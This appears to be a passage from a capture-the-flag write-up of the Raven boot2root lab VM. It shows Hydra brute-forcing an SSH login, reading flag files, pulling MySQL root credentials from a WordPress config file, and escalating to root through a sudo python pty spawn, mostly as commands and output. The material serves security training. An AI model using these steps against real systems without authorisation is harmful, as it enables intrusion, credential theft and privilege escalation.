[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://mich
ael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192
.168.1.110:22
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-
02-16 15:19:03
```


- Hydra allowed us to gain access through SSH on the target server.
- Once inside, we were able to search for additional sensitive data



```
michael@target1:/var/www$ find -type f -iname 'flag*'
./flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```

CWE-284 - Server does not properly restrict access to a resource


- Once access was achieved on the target1 server, we found the WordPress config file in the /var/html/www/wordpress/ directory
- Viewing the config revealed the MySql credentials for the WordPress database.



```
// ** MySQL settings - You can get this info from you
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

CWE-284 - Continued..


- After gaining access to MySql, we found the password hash for user Steven.
- After obtaining the password for user Steven, we accessed the target using SSH. We then investigated what access this user had using sudo -l
- Since Steven had sudo access for running python scripts, we were able to easily elevate to root using a simple script:



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven# 
```

CWE-284 - continued..


- Once we had root access, a little poking around and we were able to identify additional sensitive data in the /root directory



```
root@target1:/# find . -iname 'flag4.txt'
./root/flag4.txt
root@target1:/# cat ./root/flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:/#
```

